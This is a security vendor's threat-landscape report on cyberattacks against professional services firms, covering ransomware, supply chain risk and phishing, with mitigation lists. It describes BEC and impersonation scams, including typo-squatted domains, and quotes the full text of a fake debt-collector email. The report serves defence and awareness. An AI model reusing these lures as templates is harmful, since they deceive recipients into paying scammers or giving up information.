Trustwave SpiderLabs

# 2024 Professional Services Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE BRIEFING AND MITIGATION STRATEGIES

# Contents


Executive Summary ..... 1

Emerging and Prominent Trends ..... 4

- Supply Chain Exposure ..... 5
- Rise of Ransomware ..... 6
- Double-Edged Sword of Technology ..... 8

Dissecting the Attack Flow for Professional Services ..... 9

- Attack Flow Overview ..... 10
- Attack Flow Steps ..... 10
- Initial Foothold: Phishing, Spam & Scams ..... 12
- Initial Foothold: Logging in ..... 22
- Initial Foothold: Vulnerability Exploitation ..... 31
- Initial Foothold: Supply Chain ..... 43
- Initial Payload ..... 46
- Expansion / Pivoting ..... 49
- Malware: Loaders, Infostealers and RATs ..... 52
- Malware: Ransomware ..... 60
- Exfiltration / Post Compromise/Impact ..... 65

Key Takeaways and Recommendations ..... 69

# Executive Summary

Professional services firms, including legal service entities, are prime targets for cyberattacks due to the wealth of sensitive data they hold. This treasure trove includes intellectual property, financial information, legal documents, and personal client details. Such data is a goldmine for cybercriminals seeking financial gain, identity theft, or a competitive edge. A cyberattack can severely damage a professional services firm's reputation, as clients entrust them with keeping their data confidential and secure.

The consequences of a cybersecurity breach in this sector can be catastrophic. Financial losses from recovery efforts, legal fees, and potential fines are compounded by the severe reputational damage that erodes client trust and future business. Operational disruptions, employee stress, and increased regulatory scrutiny further exacerbate these challenges. As a result, robust cybersecurity is a critical priority for these information-rich firms.

To ensure comprehensive coverage, this report examines cybersecurity challenges facing professional service firms, including legal services, consulting services, and accounting services. While a broad coverage area, the sector encompasses businesses that sell expertise and intellectual capital rather than tangible products.

Australian law giant HWL Ebsworth was hit by ransomware in April 2023. The attackers (ALPHV/Blackcat) claimed to steal 4TB of data, including client info and financial reports, before the firm publicly disclosed the breach. In May 2020, Entertainment law firm Grubman Shire Meiselas & Sacks fell victim to a ransomware attack by REvil. The hackers leaked client data, including Lady Gaga's, and threatened to expose more celebrities' information to pressure the firm.

Cybersecurity within professional services is a complex landscape with a number of unique factors, including:

- **High Value of Data:** Law firms and other professional services firms deal with a wealth of sensitive information - intellectual property, legal documents, financial records, and personal client data. This data is highly attractive to cybercriminals seeking financial gain, a competitive edge, or for identity theft purposes.
- **Complex Vendor Ecosystem:** These firms often rely on a network of third-party vendors and suppliers for various services. Each vendor introduces a potential security risk, as a weakness in a vendor's system can be exploited to gain access to the professional services firm's network.
- **Regulatory Burden:** The professional services industry, especially law firms, faces strict regulations regarding data protection, privacy, and security. Compliance with these regulations can be complex, requiring significant resources and ongoing vigilance.
- **Reputation is Paramount:** A cyberattack can have a devastating impact on a professional services firm's reputation. Clients trust these firms to keep their data confidential and secure. A data breach can erode client trust and damage future business prospects.

Leveraging the expertise of hundreds of security researchers, Trustwave SpiderLabs is uniquely positioned to analyze the evolving threat landscape. Our team identifies tens of thousands of vulnerabilities each year, performs thousands of penetration tests and analyzes millions of phishing URLs daily. This comprehensive coverage across information security disciplines – including continuous threat hunting, forensics, incident response, malware analysis, and database security – empowers us to not only understand how breaches occur, but also recommend effective mitigations and controls for organizations.

This report delves into the critical trends impacting the professional services sector, including supply chain exposure, the rise of ransomware, and the double-edged sword of emerging technology. We will then dissect the attack flow specific to professional services entities, providing actionable intelligence, and tailored mitigation strategies at each stage. We will examine many of the most prevalent threat tactics and threat actors, including:

### THREAT ACTORS

- Lockbit
- Blackcat/ALPHV
- REvil

### THREAT TACTICS

- Phishing and Business Email Compromise (BEC)
- Data Brokers and Access Brokers
- Powershell-Driven Execution
- Social Engineering and User Driven Execution
- Supply Chain/Third-Party Risk
- Malware and Ransomware
- Vulnerability Exploitation

# Emerging and Prominent Trends

# Supply Chain Exposure

## The Threat

Cybercriminals are increasingly targeting trusted third-party vendors used by professional services and legal firms. This approach allows them to gain a backdoor into the target companies' data through a less secure vendor.

These firms often act as third parties themselves and rely heavily on various external software, consultants, and contractors. This complex supply chain creates numerous potential entry points for attackers.

## What Trustwave SpiderLabs Is Seeing

Research shows third-party software, particularly file transfer services like MOVEit, is a common cause of supply chain breaches in professional services. Later in the report, we'll highlight several examples where MOVEit vulnerabilities were exploited to access sensitive data at firms like Ernst & Young, Deloitte, PwC, and Kirkland & Ellis.

The report also details breaches caused by vulnerabilities in third-party cloud storage platforms and electronic discovery vendors used by professional services firms like Proskauer Rose, Quinn Emanuel, and Goodwin Procter.

### Mitigations to Reduce Risk

- **Vet Third-Party Vendors:** Conduct security assessments and include strict cybersecurity clauses in contracts, requiring regular audits and breach notifications.
- **Review & Patch:** Regularly review vendor security practices, conduct vulnerability assessments, and implement penetration testing.
- **Tighten Internal Controls:** Enforce access controls, change control, and audit trails to monitor unauthorized activity.
- **Data Security:** Encrypt sensitive data at rest and in transit, restrict access based on need, and monitor access logs for suspicious behavior.
- **Compliance:** Ensure vendors comply with relevant data protection regulations.
- **Employee Training:** Train employees on cybersecurity hygiene to identify and prevent phishing and social engineering attacks.

# Rise of Ransomware

## The Threat

Professional services firms are in the crosshairs of a rapidly evolving ransomware crisis.

Ransomware attackers often target not just firms' data but also client data such as intellectual property, trade secrets, and internal operational data where the theft or exposure of which can severely compromise a company's competitive advantage and market position. Exposure of confidential data will affect the firm and the multitude of clients they cater to.

## What Trustwave SpiderLabs Is Seeing

Professional services and legal entities have experienced a significant surge in ransomware attacks, with at least 142 firms falling victim over the past year.

Despite recent law enforcement seizures of prominent ransomware groups like LockBit and ALPHV/BlackCat, their impact within the current year continues to be significant. These groups remain the top two most active ransomware operators (Fig 1), with only slight differences in the frequency of reported incidents. The third position is now occupied by the 8Base group.





Figure 1: Professional services sector victims' distribution according to claims of ransomware gangs

## Mitigations to Reduce Risk

- **Anti-Malware:** Use host-based anti-malware tools but be aware of their limitations against custom malware.
- **Email Security:** Strengthen email controls to block ransomware sent via email. Train employees to identify suspicious emails and attachments.
- **Incident Response Plan:** Develop and practice a formal incident response plan, including data backups for recovery.
- **Enable System Logging:** Enable system and network logging across critical systems to monitor activity.
- **Active Monitoring:** Continuously monitor logs to detect abnormal behavior or suspicious traffic.
- **Dark Web Monitoring:** Monitor the dark web for potential information leaks.
- **Least Privilege:** Enforce the principle of least privilege to limit access to data.
- **Defense in Depth:** Implement layered security with multiple anti-malware scanners from different vendors.

# Double-Edged Sword of Technology

## The Threat

The embrace of emerging technologies by professional services firms to better serve clients is a double-edged sword.

While these technologies offer exciting new solutions and a competitive edge, they also introduce significant cybersecurity risks. Unfamiliar attack surfaces in new technologies and the complexities of integrating them with existing systems create vulnerabilities for cybercriminals to exploit.

Additionally, reliance on third-party vendors for these technologies introduces another layer of risk. To mitigate these threats, firms need to prioritize employee training on security protocols for the new technologies, implement robust data security measures, and stay updated on evolving compliance regulations.

## What Trustwave SpiderLabs Is Seeing

Data breaches involving emerging technologies are a growing concern. Emerging technologies often lack a mature security track record, meaning vulnerabilities may not be fully understood or patched. This creates a larger attack surface for cybercriminals to exploit.

For example, several professional services firms have experienced data breaches or leaks after migrating to cloud platforms. These incidents can occur due to misconfigured cloud storage settings, inadequate access controls, or a lack of employee training on cloud security best practices. These examples showcase the importance of careful planning and implementation when integrating new technologies like cloud computing.

### Mitigations to Reduce Risk


- **Employee Training:** Professional services firms must prioritize employee training on security protocols for new technologies. This ensures employees understand the specific risks associated with these technologies and how to handle data securely.
- **Robust Data Security:** Implementing robust data security measures is crucial. This includes data encryption, access controls, data loss prevention strategies, and proper data disposal practices.
- **Compliance Awareness:** Staying updated on evolving compliance regulations surrounding data privacy and security is essential. Firms need to ensure their use of emerging technologies adheres to these regulations.
- **Vendor Risk Management:** Since reliance on third-party vendors for emerging technologies introduces risk, firms need to conduct thorough vendor assessments and ensure their security posture is strong.

# Dissecting the Attack Flow for Professional Services

# Attack Flow Overview

Data breaches and compromises come in many forms but often follow a similar pattern. Attackers gain access, escalate privileges, establish a foothold, steal or destroy data, and then vanish. This analysis focuses on this attack flow within professional services, drawing on insights from Trustwave SpiderLabs. It also provides actionable steps organizations can take to mitigate these risks.

These recommendations aim to proactively minimize financial losses, reputational damage, regulatory issues, and even physical harm that professional services organizations might face during an attack. The typical sequence of events unfolds as follows:




# Attack Flow Steps

## Initial Foothold

This is the step where the attacker successfully triggers a security bypass, giving them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods by which attackers gain this initial foothold in a professional services firm, like phishing, third-party suppliers, and exploitable vulnerabilities.

## Initial Payload

Once attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the payload types that attackers use to frequently target professional services organizations.

## Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will showcase how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as domain admins, root accounts, active directory systems, and database servers.

## Malware


There are a variety of malware types involved with a myriad of uses, such as Remote Access Trojans (RATs), infostealers, ransomware, and many others.

In this section, we will focus on the types of malware pervasive in professional services.

## Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in professional services compromises. Additionally, we will present real-world examples of professional services data breaches to provide concrete illustrations.




# Initial Foothold: Phishing, Spam & Scams

## The Threat

Professional services firms, just like many others, are particularly vulnerable to phishing attacks. Unlike exploiting software flaws, attackers target the human element. They craft emails designed to manipulate employees, contractors, or anyone with access to critical systems like financial or customer databases. These emails aim to trick the recipient into taking a specific action, such as opening an attachment, clicking a malicious link, or even following instructions that compromise security.

Typical phishing goals:

- **Credential Theft:** An example of this would be an email that appears to be from the company's admin, containing a link. When the recipient clicks this link, they are prompted to enter their login details under the pretense of accessing important information or job opportunity details.
- **Malware Insertion:** This is often executed by embedding PowerShell scripts, JavaScript, or enabling Macros in a document.
- **Triggering Specific Actions:** This could involve convincing the recipient to provide confidential information or perform other actions under the guise of a necessary step for a certain request.

## Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team keeps a close eye on email threats targeting professional services. This scrutiny includes opportunistic (broad) phishing, spear-phishing (targeted) attacks, malware-laden spam, and scams. Notably, we've observed a concerning trend: attackers constantly refine their tactics and delivery methods, keeping these email-based attacks relevant and impactful.

In the professional services sector, Trustwave SpiderLabs observed that HTML attachments were the predominant method of delivering malicious payloads, with over 60% serving as credential phishing pages and approximately 8% acting as redirectors. These HTML attachments are often heavily obfuscated to conceal the malicious content from security scanners.

PDF files were the second most abused type at 13% with more than half of these files containing links to phishing sites or malicious files. Notably, 8% of PDFs involve 'Quishing' (using QR codes to hide malicious URLs) and 2% use HTML smuggling.





Fig 2: Top malicious attachment filetypes for professional services

RTF, Word, and Excel documents were also observed being commonly used as downloaders exploiting old CVEs to download further malware, and some contain phishing links or scams. Our researchers also noted interesting observations that were relatively common across industries:

- The InterPlanetary File System (IPFS) is a significant vector in email phishing, representing 35% of phishing links and exploiting its decentralized nature to evade detection.
- Google domains and Cloudflare services are exploited for their reputability to deliver phishing content.
- WordPress sites are manipulated to set up fake login pages.
- In Business Email Compromise (BEC) attacks, 'Payroll Diversion' and 'Request for Contact' are common tactics like other industries.

In a review of our professional services sector dataset, Trustwave researchers observed several notable phishing campaign themes targeting the organizations themselves and the stakeholders who use the organization's various services. Our researchers also noted that most of the phishing campaigns are focused on legal services.

## ATTORNEY IMPERSONATION – BEC SCAM

A common campaign in the professional services sector that Trustwave SpiderLabs researchers have been monitoring are attorney impersonation scams. Attorney impersonation involves pretending to be a legal representative of a vendor company or law firm to deceive victims with fake invoices, directing payments to attackers' bank accounts. In one campaign (Fig 3) that our researchers have observed, known as “Multi-Persona Invoice Transaction BEC,” attackers impersonate both a company executive and a lawyer from a global law firm, creating a fabricated email thread. Initially, the thread shows the "executive" reminding the victim about an outstanding invoice for attorney services with the "lawyer" cc'd, though this exchange never actually occurred.

Subsequently, the "lawyer" directly contacts the victim to follow up on the invoice. The impersonating attorney uses a domain with a minor alteration—inserting an "l" into the legitimate domain name (e.g., "hoganslllovel.com")—a practice called typo-squatting. This technique, featuring multiple fake personas and specific details like invoice numbers and payment deadlines, increases the attack's realism and urgency, differing from the typically brief content of traditional BEC messages.






Fig 3: Sample from an Attorney Impersonation BEC campaign

### DEBT RECOVERY OFFICER IMPERSONATION

Another campaign that our researchers observed deals with impersonation of debt recovery officers. Debt recovery officers, or debt collectors, are individuals that help financial companies recover owed money by tracking accounts, identifying outstanding debts, planning recovery strategies, and negotiating payments with debtors.

In the campaign below (Fig 4), a purported debt collector, acting for an unspecified client contacts a target. The email message includes detailed elements like an invoice number and is professionally crafted to enhance its perceived legitimacy. However, as observed here, a significant red flag in the scam is the use of newborn domains in both the 'From' and 'Reply to' fields of the email's header, indicating a potential fraud. This message primarily aims to act as an initial vector for the scammer to gather information about the victim.


From Debt Force Limited <info@debtforce.credit>
Reply to enquiries@debt-force.co.nz <enquiries@debt-force.co.nz>
Subject **Outstanding Invoice Reminder** 12/20/2023, 5:25 PM

Hello,

I am a Debt Recovery and Enforcement Officer at Debt Force Limited. I am representing a client in the pursuit of an unpaid invoice, number 78943521, issued to your company. I've been instructed to contact you regarding this matter for a prompt resolution.

Thank you.

[redacted]
Debt Collection and Enforcement Officer
Debt Force Limited
6338 State Highway 2,
Rd 1, Paeroa, 3671
NZ
Email: enquiries@debt-force.co.nz

Fig 4: Sample from a debt recovery officer Impersonation phishing campaign

### LAW FIRM IMPERSONATION IN ADVANCE-FEE FRAUD

Like the two previous campaigns, our team have observed that scammers frequently impersonate professionals due to the trust and authority associated with these roles contributing to schemes like 'Advance Fee Fraud.' This type of scam tricks individuals into paying upfront fees under the guise of receiving a large future sum.

The campaign below (Fig 5) shows a message claiming to be from a legitimate law firm named 'Ravenscroft & Schmierer.' The message states that a distant relative has left a valuable estate and prompts the victim to contact an email address for more details. This email is controlled by the scammer who, upon contact, will request money disguised as legal fees and may also ask for sensitive information.





Fig 5: Sample from an "Advance-fee Fraud" BEC campaign

## SPECIAL POWER OF ATTORNEY

Our researchers noted that legal documents such as the "Special Power of Attorney" (SPOA) document, are a particularly common type of "lure" used in many campaigns. A special power of attorney (SPOA) is a legal document that grants one person (the agent) authority to act on behalf of another (the principal) in specific situations, such as making financial or medical decisions.

In a phishing scam campaign that Trustwave SpiderLabs researchers have observed (Fig 6), threat actors used an SPOA document as bait within an email. The email, written in Portuguese, claims that all parties involved have signed the document and appears to be sent by CredPago, a Brazilian property rental analytics platform. It prompts the recipient to view the document via an embedded URL that leads to a phishing site, utilizing a newborn domain unaffiliated with CredPago.


Fig 6: Sample phishing campaign using a "Special Power of Attorney" document

### DOCUSIGN - SUBPOENA

Esignature platforms like DocuSign and Adobe Sign are integral to many organizations, including law firms, for managing electronic agreements and document signings. Threat actors are actively exploiting the trust in these well-known brands to send phishing emails that mimic these services.

In the malicious email campaign observed below (Fig 7), an email masquerading as a DocuSign notification from 'Gibson, Dunn & Crutcher LLP'—a prominent international law firm known for litigation—falsely informs the recipient that a subpoena has been filed against their company which requires review. However, the 'VIEW COMPLETED DOCUMENT' button, ostensibly providing a link to DocuSign for accessing the document, directs users to a credential harvesting site hosted via an IPFS link.





Fig 7: Sample phishing campaign leveraging fake eSignature platforms for subpoena notice

### TRADEMARK SCAM

The trademark scam targets businesses either holding registered trademarks or those new to the trademark application process, using professionally styled emails purportedly from law firms or trademark experts.

Trustwave SpiderLabs researchers have observed scams featuring a message (Fig 8) allegedly from an intellectual property lawyer, alerting the recipient of a conflicting trademark application with a third party. To instill urgency, the sender demands a response within 24 hours, warning of potential loss of the trademark if not complied with. The message incorrectly cites the Trademark Act of 1946 to underscore its seriousness, although the United States Patent and Trademark Office (USPTO) clarifies that registering a mark is not mandatory. The provided contract number is controlled by the scammer and notably differs from another contract number listed in the signature, which contains legitimate details including a real lawyer's name and a law firm's contact information specializing in trademarks.





Fig 8: Sample of a trademark email scam

### LAW FIRM IMPERSONATED IN 'FINANCIAL SCAM RECOVERY' FRAUD

In a somewhat ironic twist, our researchers have identified a scam that targets individuals who have fallen victim to scams, with threat actors claiming they can retrieve the lost funds. These threat actors typically demand an upfront payment or sensitive information before disappearing, exacerbating the victim's financial losses without recovering any funds.

The example below (Fig 9) is an email that poses as 'Lexington Law Firm.' However, the sender's domain does not align with the legitimate domain which should already be a red flag. Such scams often impersonate law firms, government agencies, and other reputable organizations to seem credible.





Fig 9: Sample of a "Financial Scam Recovery" scam

